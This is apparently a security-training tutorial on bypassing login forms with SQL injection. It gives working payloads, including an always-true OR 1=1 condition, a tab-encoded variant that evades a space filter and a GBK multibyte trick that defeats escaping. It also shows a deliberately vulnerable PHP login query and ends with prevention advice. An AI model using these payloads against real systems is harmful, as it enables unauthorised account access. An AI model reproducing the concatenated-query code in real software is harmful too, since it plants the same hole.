Bypassing Login with SQL Injection

1 SQL Injection (SQLi)

Part I: Theory

Description

SQL Injection occurs when untrusted user input is embedded in SQL queries without validation, enabling attackers to alter query logic.

SQL Injections: Bypassing Login

SQL injection is a vulnerability that arises from including user-controlled input in SQL queries without proper sanitization or escaping.

In this challenge, the SQL query used by the login page is likely:

```
SELECT * FROM user WHERE login='[USER]' and password='[PASSWORD]';
```

Where `[USER]` and `[PASSWORD]` are values submitted by the user.

Authentication Logic

- If the query returns at least one result: the login is successful.
- If it returns no result: the credentials are invalid.

Injection Strategy

The goal is to craft input that will cause the query to always return at least one result by injecting a condition that is always true (e.g., `1=1`).

To achieve this, we:

1. Break out of the string with a single quote `'`.
2. Add an `OR` condition that is always true: `1=1`.
3. Comment out the rest of the query using `-- ` (note the space).


Part II: Practical - Hands-On and Challenges

Exploitation Example

```
index.php?user=admin' -- &password=zzzz
```

Results in:

```
SELECT * FROM users WHERE login='admin' -- ' AND password=md5('zzzz')
```



```
<?php
 $lnk = mysql_connect("host", "root", "pwd");
 $db = mysql_select_db('ptlab', $lnk);
 $sql = "SELECT * FROM users where login='";
 $sql.= "admin' -- ";
 $sql.= "' and password=md5('";
 $sql.= "zzzz";
 $sql.= "')";
 $result = mysql_query($sql);
 if ($result) {
   $row = mysql_fetch_assoc($result);
   if (isset($row['login'])) {
       // Logged in
   }
 }
 // Not logged in
?>
```

```
SELECT * FROM users where login='admin' -- ' and
password=md5('zzzz')
```

Figure 1: SQL Injection: bypassing login using SQL comment

Final Payload

Here is the complete payload for the **username** field:

```
' OR 1=1 --
```

The password field can be left blank or filled arbitrarily.

Resulting Query

The resulting SQL query becomes:

```
SELECT * FROM user WHERE login='' OR 1=1 -- ' and password='';
```

Since `OR 1=1` is always true, the query returns at least one user and the login is bypassed.

Space Character Filtering and Bypass

In some cases, developers attempt to block SQL injection by filtering out space characters. For example, the application might return an error such as:

```
ERROR NO SPACE
```

Bypassing the Filter

This protection can be easily bypassed using horizontal tab characters (HT or `\t`) instead of spaces. To use it in HTTP requests, you must URL-encode the tab character as:

```
%09
```

Example payload:

```
'OR%091=1--
```

Bypassing SQL Injection Filters with GBK Encoding

What is GBK?

GBK is a character encoding used for simplified Chinese. It supports multibyte characters, which means a single character might be made up of two bytes (instead of one).

How the Bypass Works

- The byte `%bf%27` (which is `\xBF'` in hex) is treated as a full character in GBK.
- But `'` (single quote) is a dangerous character in SQL.
- If the escaping is done incorrectly, the `'` might not be escaped at all.

Example:

```
%bf%27 OR 1=1 --
```

Why This Happens

This problem usually happens when the application tells the database to use GBK by running:

```
SET CHARACTER SET 'GBK';
```

But the escaping function (like `addslashes()`) doesn't know this, so it doesn't escape things properly.

How to Prevent This

- Ensure consistent character encoding between the application and the database.
- Use parameterized queries or prepared statements.